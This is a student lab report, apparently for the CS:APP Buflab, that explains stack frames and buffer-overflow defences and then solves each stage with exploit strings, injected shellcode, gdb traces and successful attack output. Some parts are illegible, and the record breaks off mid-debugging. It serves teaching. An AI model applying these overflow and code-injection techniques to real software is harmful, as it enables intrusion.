

哈尔滨工业大学

实验报告

实验（四）

题 目 Buflab

缓冲器漏洞攻击

专 业 计算机类

学 号 1180300829

班 级 1803008

学 生 余涛

指 导 教 师 吴锐

实 验 地 点 G709

实 验 日 期 2019.11.2

计算机科学与技术学院

目 录

第 1 章 实验基本信息	- 3 -
1.1 实验目的	- 3 -
1.2 实验环境与工具	- 3 -
1.2.1 硬件环境	- 3 -
1.2.2 软件环境	- 3 -
1.2.3 开发工具	- 3 -
1.3 实验预习	- 3 -
第 2 章 实验预习	- 4 -
2.1 请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构（5 分）	- 4 -
2.2 请按照入栈顺序，写出 C 语言 62 位环境下的栈帧结构（5 分）	- 5 -
2.3 请简述缓冲区溢出的原理及危害（5 分）	- 6 -
2.4 请简述缓冲器溢出漏洞的攻击方法（5 分）	- 6 -
2.5 请简述缓冲器溢出漏洞的防范方法（5 分）	- 6 -
第 3 章 各阶段漏洞攻击原理与方法	- 7 -
3.1 SMOKE 阶段 1 的攻击与分析	- 7 -
3.2 FIZZ 的攻击与分析	- 8 -
3.3 BANG 的攻击与分析	- 10 -
3.4 BOOM 的攻击与分析	- 12 -
3.5 NITRO 的攻击与分析	- 14 -
第 4 章 总结	- 20 -
4.1 请总结本次实验的收获	- 20 -
4.2 请给出对本次实验内容的建议	- 20 -
参考文献	- 21 -

第 1 章 实验基本信息

1.1 实验目的

理解 C 语言函数的汇编级实现及缓冲器溢出原理

掌握栈帧结构与缓冲器溢出漏洞的攻击设计方法

进一步熟练使用 Linux 下的调试工具完成机器语言的跟踪调试

1.2 实验环境与工具

1.2.1 硬件环境

X64 CPU; 2GHz; 2G RAM; 256GHD Disk 以上

1.2.2 软件环境

Windows7 64 位以上; VirtualBox/Vmware 11 以上; Ubuntu 16.04 LTS 64 位/优麒麟 64 位;

1.2.3 开发工具


Visual Studio 2010 64 位以上; GDB/OBJDUMP; DDD/EDB 等

1.3 实验预习


- 上实验课前, 必须认真预习实验指导书 (PPT 或 PDF)
- 了解实验的目的、实验环境与软硬件工具、实验操作步骤, 复习与实验有关的理论知识。
- 请按照入栈顺序, 写出 C 语言 32 位环境下的栈帧结构
- 请按照入栈顺序, 写出 C 语言 62 位环境下的栈帧结构
- 请简述缓冲区溢出的原理及危害
- 请简述缓冲器溢出漏洞的攻击方法
- 请简述缓冲器溢出漏洞的防范方法

第2章 实验预习

2.1 请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构 (5 分)



2.2 请按照入栈顺序，写出 C 语言 62 位环境下的栈帧结构 (5 分)



2.3 请简述缓冲区溢出的原理及危害（5分）

原理：通过往程序的缓冲区写超出其长度的内容，造成缓冲区的溢出，从而破坏程序的堆栈，造成程序崩溃或使程序转而执行其它指令，以达到攻击的目的。造成缓冲区溢出的原因是程序中没有仔细检查用户输入的参数。

危害：对越界的数组元素的写操作会破坏储存在栈中的状态信息，当程序使用这个被破坏的状态，试图重新加载寄存器或执行 `ret` 指令时，就会出现很严重的错误。缓冲区溢出的一个更加致命的使用就是让程序执行它本来不愿意执行的函数，这是一种最常见的网络攻击系统安全的方法。

2.4 请简述缓冲器溢出漏洞的攻击方法（5分）

通常，输入给程序一个字符串，这个字符串包含一些可执行代码的字节编码，称为攻击代码，另外，还有一些字节会用一个指向攻击代码的指针覆盖返回地址。那么，执行 `ret` 指令的效果就是跳转到攻击代码。在一种攻击形式中，攻击代码会使用系统调用启动一个 `shell` 程序，给攻击者提供一组操作系统函数。在另一种攻击形式中，攻击代码会执行一些未授权的任务，修复对栈的破坏，然后第二次执行 `ret` 指令，（表面上）正常返回到调用者。

2.5 请简述缓冲器溢出漏洞的防范方法（5分）

1. 栈随机化

栈随机化的思想使得栈的位置在程序每次运行时都有变化。因此，即使许多机器都运行相同的代码，它们的栈地址都是不同的。实现的方式是：程序开始时，在栈上分配一段 $0 \sim n$ 字节之间的随机大小的空间。

2. 栈破坏检测

栈破坏检测的思想是在栈中任何局部缓冲区与栈状态之间存储一个特殊的金丝雀值，也称哨兵值，是在程序每次运行时随机产生的。在回复寄存器状态和从函数返回之前，程序检查这个金丝雀值是否被该函数的某个操作改变了。如果是的，那么程序异常终止。

3. 限制可执行代码区域

这个方法是消除攻击者向系统插入可执行代码的能力。一种方法是限制哪些内存区域能够存放可执行代码。在典型的程序中，只有保护编译器产生的代码的那部分内存才需要是可执行的。其他部分可以被限制为只允许读和写。

第3章 各阶段漏洞攻击原理与方法

每阶段 25 分，文本 10 分，分析 15 分，总分不超过 80 分

3.1 Smoke 阶段 1 的攻击与分析

文本如下：00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 bb 8b 04 08

分析过程:

目标是构造一个攻击字符串作为 `bufbomb` 的输入，在 `getbuf()` 中造成缓冲区溢出，使得 `getbuf()` 返回时不是返回到 `test` 函数，而是转到 `smoke` 函数处执行。

1.在 bufbomb 的反汇编源代码中找到 smoke 函数,记下它的地址: 0x08048bbb

```

8048bbb: <smoke>:
8048bbb: 55                push    %ebp
8048bbc: 89 e5             mov     %esp,%ebp
8048bbe: 83 ec 08          sub     $0x8,%esp
8048bc1: 83 ec 0c          sub     $0xc,%esp
8048bc4: 68 c0 a4 04 08    push    $0x804a4c0
8048bc9: e8 92 fd ff ff    call    8048960 <puts@plt>
8048bce: 83 c4 10          add     $0x10,%esp
8048bd1: 83 ec 0c          sub     $0xc,%esp
8048bd4: 6a 00             push    $0x0
8048bd6: e8 f0 08 00 00    call    80494cb <validate>
8048bdb: 83 c4 10          add     $0x10,%esp
8048bde: 83 ec 0c          sub     $0xc,%esp
8048be1: 6a 00             push    $0x0
8048be3: e8 88 fd ff ff    call    8048970 <exit@plt>

```


2. 同样在 `bufbomb` 的反汇编源代码中找到 `getbuf` 函数，观察它的栈帧结构：
`getbuf` 的栈帧是 `0x28+4` 个字节；`buf` 缓冲区的大小是 `0x28` 个字节

```
08049378 <getbuf>:
08049378:    55                push    %ebp
08049379:    89 e5             mov     %esp,%ebp
0804937b:    83 ec 28          sub     $0x28,%esp
0804937e:    83 ec 0c          sub     $0xc,%esp
08049381:    8d 45 d8          lea     -0x28(%ebp),%eax
08049384:    50                push    %eax
08049385:    e8 9e fa ff ff   call    8048e28 <Gets>
0804938a:    83 c4 10          add     $0x10,%esp
0804938d:    b8 01 00 00 00   mov     $0x1,%eax
08049392:    c9                leave
08049393:    c3                ret
```


3.设计攻击字符串：攻击字符串的用来覆盖数组 `buf`，进而溢出并覆盖 `ebp` 和 `ebp` 上面的返回地址，攻击字符串的大小应该是 $0x28+4+4=48$ 个字节。攻击字

[illegible]

4. 将上述攻击字符串写在攻击字符串文件中, 命名为 smoke_1180300829.txt, 内容可为:



5.实施攻击，攻击成功



3.2 Fizz 的攻击与分析

[illegible]

分析过程:

目标是构建一个攻击字符串作为 `bufbomb` 的输入，在 `getbuf()` 中造成缓冲区溢出，使得 `getbuf()` 返回时不是返回到 `test` 函数，而是转到 `fizz` 函数执行，然后使溢出到函数参数区的输入与 `fizz` 函数进行匹配。

1.bufbomb 的反汇编代码中找到 fizz 函数，记下它的地址为 0x08048be8。

根据 `getbuf` 函数，前面的字符串与 `smoke` 的攻击一致，先输入任意 44 个字节使 `ebp` 指向返回地址，将 45 到 48 个字节改为 `fizz` 函数的地址，使得返回地址为 `fizz` 函数，按照小端排序为 `e8 8b 04 08`


```

08048be8 <fizz>:
8048be8: 55                push    %ebp
8048be9: 89 e5            mov     %esp,%ebp
8048beb: 83 ec 08        sub     $0x8,%esp
8048bee: 8b 55 08        mov     0x8(%ebp),%edx
8048bf1: a1 58 e1 04 08  mov     0x804e158,%eax
8048bf6: 39 c2            cmp     %eax,%edx
8048bf8: 75 22            jne     8048c1c <fizz+0x34>
8048bfa: 83 ec 08        sub     $0x8,%esp
8048bfd: ff 75 08        pushl   0x8(%ebp)
8048c00: 68 db a4 04 08  push    $0x804a4db
8048c05: e8 76 fc ff ff  call    8048880 <printf@plt>
8048c0a: 83 c4 10        add     $0x10,%esp
8048c0d: 83 ec 0c        sub     $0xc,%esp
8048c10: 6a 01            push    $0x1
8048c12: e8 b4 08 00 00  call    80494cb <validate>
8048c17: 83 c4 10        add     $0x10,%esp
8048c1a: eb 13            jmp     8048c2f <fizz+0x47>
8048c1c: 83 ec 08        sub     $0x8,%esp
8048c1f: ff 75 08        pushl   0x8(%ebp)
8048c22: 68 fc a4 04 08  push    $0x804a4fc
8048c27: e8 54 fc ff ff  call    8048880 <printf@plt>
8048c2c: 83 c4 10        add     $0x10,%esp
8048c2f: 83 ec 0c        sub     $0xc,%esp
8048c32: 6a 00            push    $0x0
8048c34: e8 37 fd ff ff  call    8048970 <exit@plt>

08049378 <getbuf>:
8049378: 55                push    %ebp
8049379: 89 e5            mov     %esp,%ebp
804937b: 83 ec 28        sub     $0x28,%esp
804937e: 83 ec 0c        sub     $0xc,%esp
8049381: 8d 45 d8        lea     -0x28(%ebp),%eax
8049384: 50                push    %eax
8049385: e8 9e fa ff ff  call    8048e28 <gets>
804938a: 83 c4 10        add     $0x10,%esp
804938d: b8 01 00 00 00  mov     $0x1,%eax
8049392: c9                leave   %eax
8049393: c3                ret

```

2.分析 fizz 函数的反汇编代码，发现 fizz 函数将 0x8(%ebp)的值与 0x804e158 的值进行比较，如果相等就会往下执行 validate，否则就会向下执行 exit。

3.使用 gdb 查看 0x804e158 地址存储的值：发现该地址储存的是 cookie 值，并且可以知道 0x8(%ebp)为函数 fizz 的参数，当溢出到函数参数区 0x8(%ebp)的值与 cookie 值相等时则能够运行 validate。

4.由于 getbuf 函数返回时，由于不是调用函数，而是进入函数，%ebp 从旧的指向 EBP 值变为指向返回地址，所以只需要 0x8(%ebp)为 cookie，按照小端排序为 38 08 36 44，而 0x4(%ebp)只需要输入任意值就行。

```
(gdb) x/s 0x804e158
0x804e158 <cookie>:      ""
```

5. 实施攻击，攻击成功

```
yt1180300829@ubuntu: ~/hitics/bufbomb_32_00_EBP/buflab-han...
yt1180300829@ubuntu:~/hitics/bufbomb_32_00_EBP/buflab-handout$ cat fizz_1180300829.txt |./hex2raw |./bufbomb -u 1180300829
Userid: 1180300829
Cookie: 0x44360838
Type string:Fizz!: You called fizz(0x44360838)
VALID
NICE JOB!
```

3.3 Bang 的攻击与分析

文本如下： c7 05 60 e1 04 08 38 08 36 44 68 39 8c 04 08 c3 00 00 00 00 00 00 00
00 78 30 68 55

分析过程:

目标是构建一个攻击字符串作为 `bufbomb` 的输入，在 `getbuf` 中造成缓冲区溢出，使 `getbuf()` 不返回到 `test()` 函数，而是将函数中的全局变量 `global_value` 改为 `cookie` 值，并且转到 `bang` 函数，需要在缓冲区内注入恶意代码改变全局变量。所以准备把 `getbuf` 的返回地址覆盖为为字符串的首地址(`%ebp-0x28`)，使接下来执行在字符串中植入的恶意代码，用恶意代码篡改全局变量并且跳转到 `bang` 函数。

1.找到全局变量和 cookie: 分析代码和 gdb 调试可得 0x804e160 为全局变量地址, 0x804e158 为 cookie 地址

```

08048c39: <bang>:
8048c39: 55                push    %ebp
8048c3a: 89 e5             mov     %esp,%ebp
8048c3c: 83 ec 08          sub     $0x8,%esp
8048c3f: a1 60 e1 04 08    mov     0x804e160,%eax
8048c44: 89 c2             mov     %eax,%edx
8048c46: a1 58 e1 04 08    mov     0x804e158,%eax
8048c4b: 39 c2             cmp     %eax,%edx
8048c4d: 75 25             jne     8048c74 <bang+0x3b>
8048c4f: a1 60 e1 04 08    mov     0x804e160,%eax
8048c54: 83 ec 08          sub     $0x8,%esp
8048c57: 50                push    %eax
8048c58: 68 1c a5 04 08    push    $0x804a51c
8048c5d: e8 1e fc ff ff    call    8048880 <printf@plt>
8048c62: 83 c4 10          add     $0x10,%esp
8048c65: 83 ec 0c          sub     $0xc,%esp
8048c68: 6a 02             push    $0x2
8048c6a: e8 5c 08 00 00    call    80494cb <validate>
8048c6f: 83 c4 10          add     $0x10,%esp
8048c72: eb 16             jmp     8048c8a <bang+0x51>
8048c74: a1 60 e1 04 08    mov     0x804e160,%eax
8048c79: 83 ec 08          sub     $0x8,%esp
8048c7c: 50                push    %eax
8048c7d: 68 41 a5 04 08    push    $0x804a541
8048c82: e8 f9 fb ff ff    call    8048880 <printf@plt>
8048c87: 83 c4 10          add     $0x10,%esp
8048c8a: 83 ec 0c          sub     $0xc,%esp
8048c8d: 6a 00             push    $0x0
8048c8f: e8 dc fc ff ff    call    8048970 <exit@plt>

```

```

(gdb) x/s 0x804e160
0x804e160 <global_value>: ""
(gdb) x/s 0x804e158
0x804e158 <cookie>: ""

```

2.用 gdb 查看字符串首地址：0x55683078

```

(gdb) b getbuf
Breakpoint 1 at 0x804937e
(gdb) r -u 1180300829
Starting program: /mnt/hgfs/hitcs/bufbomb_32_00_EBP/buflab-handout/bufbomb -u 1180300829
Userid: 1180300829
Cookie: 0x44360838


Breakpoint 1, 0x0804937e in getbuf ()
(gdb) p/x ($ebp-0x28)
$1 = 0x55683078
(gdb)

```

3.编写恶意代码并经过编译和反汇编得到恶意代码的字节表示序列：

先将 cookie 用立即数的形式存入本来存有 global_value 的地址，然后把 bang 函数的地址入栈，这样就能在修改全局变量后调用 bang 函数。

代码如下:



The screenshot shows a Windows command prompt window with the title bar 'newbang.s'. The address bar displays the path '~\hitics\bufbomb_32_OO_EBP\bufiab-handout'. The window contains four tabs: 'bang_1180300829.txt', 'newbang.s' (active), 'yutao.txt', and 'ans.txt'. The active tab shows the following assembly code:

```
movl $0x44360838,0x804e160|
pushl $0x08048c39
ret
```

汇编和反汇编后如下：

```
yt1180300829@ubuntu:~/hitics/bufbomb_32_00_EBP/buflab-handout$ gcc -m32 -c newbang.s
yt1180300829@ubuntu:~/hitics/bufbomb_32_00_EBP/buflab-handout$ objdump -d newbang.o

newbang.o:          文件格式 elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:  c7 05 60 e1 04 08 38      movl    $0x44360838,0x804e160
   7:  08 36 44
   a:  68 39 8c 04 08          push    $0x8048c39
   f:  c3                      ret
```

[illegible][illegible]

5.实行攻击，攻击成功

```
yt1180300829@ubuntu: ~/hitics/bufbomb_32_OO_EBP/buflab-han...
yt1180300829@ubuntu: ~/hitics/bufbomb_32_OO_EBP/buflab-handout$ cat bang_11803008
29.txt |./hex2raw |./bufbomb -u 1180300829
Userid: 1180300829
Cookie: 0x44360838
Type string:Bang!: You set global_value to 0x44360838
VALID
NICE JOB!
```

3.4 Boom 的攻击与分析

文本如下: b8 38 08 36 44 68 a7 8c 04 08 c3 00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 30 68 55 78 30 68 55

分析过程:

目标是构建一个攻击字符串作为 bufbomb 的输入, 在 getbuf 中造成缓冲区溢出, 使 getbuf() 将 cookie 作为返回值返回到 test() 函数, 并且使 test 函数能够正常运行, 要求被攻击的程序能后返回到原函数 test 继续执行, 让调用函数感觉不到攻击行为。还要还原恢复栈帧, 恢复原始返回地址。所以准备把 getbuf 的返回地址覆盖为字符串的首地址(%ebp-0x28), 在接下来执行在字符串中植入的恶意代码, 恶意代码将 cookie 的值赋给返回值 %eax, 然后继续执行 test 函数。由于需要恢复栈帧, 所以需要将缓冲区溢出时用 gdb 调试出未调用 getbuf 时的 %ebp 值保存在原 ebp 指针的位置。

1. 用 gdb 查看调用 getbuf 之前的 %ebp 内容 0x556830c0 和字符串首地址 0x55683078

```
(gdb) b getbuf
Breakpoint 1 at 0x804937e
(gdb) r -u 1180300829
Starting program: /mnt/hgfs/hitcs/bufbomb_32_00_EBP/buflab-handout/bufbomb -u 1180300829
Userid: 1180300829
Cookie: 0x44360838

Breakpoint 1, 0x0804937e in getbuf ()
(gdb) x/x $ebp
0x556830a0 <_reserved+1036448>: 0x556830c0
(gdb) p/x ($ebp-0x28)
$1 = 0x55683078
```

2. 查看 test 函数调用完 getbuf 后下一条语句的地址, 在恶意代码中需要返回这个地址。在 test 函数中发现该地址为 0x08048ca7


```
08048c94 <test>:
08048c94: 55                push    %ebp
08048c95: 89 e5             mov     %esp,%ebp
08048c97: 83 ec 18          sub     $0x18,%esp
08048c9a: e8 64 04 00 00    call   8049103 <uniqueval>
08048c9f: 89 45 f0           mov     %eax,-0x10(%ebp)
08048ca2: e8 d1 06 00 00    call   8049378 <getbuf>
08048ca7: 89 45 f4           mov     %eax,-0xc(%ebp)
08048caa: e8 54 04 00 00    call   8049103 <uniqueval>
08048caf: 89 c2             mov     %eax,%edx
08048cb1: 8b 45 f0           mov     -0x10(%ebp),%eax
08048cb4: 39 c2             cmp     %eax,%edx
```

3. 编写恶意代码并经过编译和反汇编得到恶意代码的字节表示序列:

先将 cookie 值以立即数的形式赋给返回值 %eax, 然后将调用 getbuf 后下一条

语句入栈。

代码如下:



```
newboom.s
~/hltics/bufbomb_32_O0_EBP/buflab-handout

boom_1180300829.txt
newboom.s

movl $0x44360838,%eax
pushl $0x08048ca7
ret
```

汇编和反汇编如下:

```
yt1180300829@ubuntu:~/hitics/bufbomb_32_00_EBP/buflab-handout$ gcc -m32 -c newboom.s
yt1180300829@ubuntu:~/hitics/bufbomb_32_00_EBP/buflab-handout$ objdump -d newboom.o

newboom.o:          文件格式 elf32-i386

Disassembly of section .text:

00000000 <.text>:
   0:  b8 38 08 36 44      mov     $0x44360838,%eax
   5:  68 a7 8c 04 08      push   $0x8048ca7
   a:  c3                  ret
```

4. 恶意代码放入字符串开始，字符串的 **ebp** 指针指向的第 41~44 字节用上面得到的 **ebp** 的内容用小端序替换，返回地址 45~48 字节用字符串首地址按照小端序替换，得：

字符串为 b8 38 08 36 44 68 a7 8c 04 08 c3 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 30 68 55 78 30 68 55

5.实行攻击，攻击成功:

```
yt1180300829@ubuntu:~/hitics/bufbomb_32_00_EBP/buflab-handout$ cat boom_1180300829.txt |./hex2raw |./bufbomb -u 1180300829
Userid: 1180300829
Cookie: 0x44360838
Type string:Boom!: getbuf returned 0x44360838
VALID
NICE JOB!
```

3.5 Nitro 的攻击与分析

文本如下：90
90
90 90


```

08048d0e <testn>:
8048d0e: 55          push    %ebp
8048d0f: 89 e5       mov     %esp,%ebp
8048d11: 83 ec 18    sub     $0x18,%esp
8048d14: e8 ea 03 00 00 call    8049103 <uniqueval>
8048d19: 89 45 f0    mov     %eax,-0x10(%ebp)
8048d1c: e8 73 06 00 00 call    8049394 <getbufn>
8048d21: 89 45 f4    mov     %eax,-0xc(%ebp)
8048d24: e8 da 03 00 00 call    8049103 <uniqueval>
8048d29: 89 c2       mov     %eax,%edx
8048d2b: 8b 45 f0    mov     -0x10(%ebp),%eax
8048d2e: 39 c2       cmp     %eax,%edx
8048d30: 74 12       je      8048d44 <testn+0x36>
8048d32: 83 ec 0c    sub     $0xc,%esp
8048d35: 68 60 a5 04 08 push    $0x804a560
8048d3a: e8 21 fc ff ff call    8048960 <puts@plt>
8048d3f: 83 c4 10    add     $0x10,%esp
8048d42: eb 41       jmp     8048d85 <testn+0x77>
8048d44: 8b 55 f4    mov     -0xc(%ebp),%edx

```

代码如下：

```

newnitro.s
~/hitics/bufbomb_32_00_EBP/buflab-handout
movl $0x44360838,%eax
leal 0x18(%esp),%ebp
pushl $0x08048d21
ret

```

汇编和反汇编如下：

```

yt1180300829@ubuntu:~/hitics/bufbomb_32_00_EBP/buflab-handout$ gcc -m32 -c newnitro.s
yt1180300829@ubuntu:~/hitics/bufbomb_32_00_EBP/buflab-handout$ objdump -d newnitro.o

newnitro.o: 文件格式 elf32-i386

Disassembly of section .text:

00000000 <.text>:
 0: b8 38 08 36 44    mov     $0x44360838,%eax
 5: 8d 6c 24 18       lea     0x18(%esp),%ebp
 9: 68 21 8d 04 08    push    $0x8048d21
 e: c3               ret

```

2.观察 getbufn 函数可得需要输入的字节数为 $0x208+0x4+0x4=528$ 字节，首先需要将返回地址覆盖为字符串的首地址，由于并不知道 buf 缓冲区的首地址，我们可以追踪调用 getbufn 函数前 %ebp 的地址，然后将它剪去 0x208 即可得到 buf 缓冲区的首地址，一共 5 次


```

08049394 <getbufn>:
8049394:      55                push    %ebp
8049395:      89 e5             mov     %esp,%ebp
8049397:      81 ec 08 02 00 00  sub     $0x208,%esp
804939d:      83 ec 0c             sub     $0xc,%esp
80493a0:      8d 85 f8 fd ff ff   lea     -0x208(%ebp),%eax
80493a6:      50                 push    %eax
80493a7:      e8 7c fa ff ff     call    8048e28 <Gets>
80493ac:      83 c4 10             add     $0x10,%esp
80493af:      b8 01 00 00 00      mov     $0x1,%eax
80493b4:      c9                 leave   %eax
80493b5:      c3                 ret

```

```

Breakpoint 1, 0x080493a7 in getbufn ()
(gdb) p/x $ebp
$1 = 0x556830a0
(gdb) c
Continuing.
Type string:test1
Dud: getbufn returned 0x1
Better luck next time

```

```

Breakpoint 1, 0x080493a7 in getbufn ()
(gdb) p/x $ebp
$2 = 0x55683020
(gdb) c
Continuing.
Type string:test2
Dud: getbufn returned 0x1
Better luck next time

```

```

Breakpoint 1, 0x080493a7 in getbufn ()
(gdb) p/x $ebp
$3 = 0x55683040
(gdb) c
Continuing.
Type string:test3
Dud: getbufn returned 0x1
Better luck next time

```

```

Breakpoint 1, 0x080493a7 in getbufn ()
